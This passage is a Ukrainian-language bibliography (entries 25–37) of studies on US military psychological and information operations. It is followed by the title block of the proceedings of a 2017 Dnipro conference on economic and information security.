25. Вилко В.М. Інформаційно-психологічне забезпечення збройних сил США в локальних війнах і збройних конфліктах 1950–2000 рр. (історичний аспект) /Автореф. дис. канд. істор. наук. 20.02.22 – військова історія. – К.: Національна академія оборони України, 2005. – 20 с.
26. Вилко В.М. Інформаційно-психологічне забезпечення діяльності збройних сил США в локальних війнах і збройних конфліктах (1975 – 2003 рр.) // Труди академії. – К.: НАОУ. – 2004. – №52. – С. 358–368.
27. Жарков Я.М. Інформаційно-психологічний вплив на війська та населення противника (1939 – 2000 рр.) /Автореф. дис. канд. істор. наук. 20.02.22 – військова історія. – К.: Національна академія оборони України, 2010. – 20 с.
28. Жарков Я.М. Аналіз використання нових інформаційних технологій у спеціальних операціях збройних сил США // Труди академії. – К.: НАОУ. – 2002.
– № 40. – С. 275 –280.
29. Кацалапа В.О. Аналіз світового досвіду залучення військ (сил) до ведення інформаційних операцій // Труди університету: збірник наукових праць Національного університету оборони України імені Івана Черняховського. – 2015. – № 1. – С.15–18.

30. Остапенко О.А., Оленєв В.М. Основні питання щодо визначення ролі і завдань Сухопутних військ в інформаційних операціях можливих військових конфліктів, впливу інформаційної складової на їх розвиток // Труди академії. – К.: НАОУ, 2001. – Вип.30. – С. 73–80.

31. Павловська С.В. Розвиток форм і методів діяльності мас-медіа у воєнних конфліктах другої половини XX століття /Автореф. дис. канд. істор. наук. 20.02.22 – військова історія. – К.: Національна академія оборони України, 2010. – 21 с.

32. Странніков А.М. Інформаційна боротьба у воєнних конфліктах другої половини XX століття. – К.: Альтерпрес, 2006. – 192 с.

33. Стрижевський В.В. Розвиток сил специальних операцій сухопутних військ США // Труди академії. – К.: НАОУ. – 2002. – № 41. – С. 28 –35.

34. Вилко В.М. Розвиток теорії і практики інформаційно-психологічного забезпечення застосування збройних сил США // Збірник матеріалів науково-практичної конференції «Система морально-психологічного впливу на особовий склад Збройних Сил України: тенденції розвитку». – К.: НАОУ, 2003. – Ч. II. – С. 70–80.

35. United States special operations command. History. – USSOCOM/SOCS-HO 7701 Tampa Point Boulevard MacDill AFB, 2007. – 142 p.

36. Тюрин Д., Сафонов В. Психологические операции ВС США в Афганистане // Зарубежное военное обозрение. – 2002. – № 3. – С.11–17.

37. Мгимов Ю.США: психологические операции в локальных войнах // Зарубежное военное обозрение. – 1985. – № 2. – С. 3–7.

Наукове видання

ЕКОНОМІЧНА ТА ІНФОРМАЦІЙНА БЕЗПЕА: ПРОБЛЕМИ ТА ПЕРСПЕКТИВИ

Матеріали Всеукраїнської
науково-практичної конференції

(м. Дніпро, 14 квітня 2017 р.)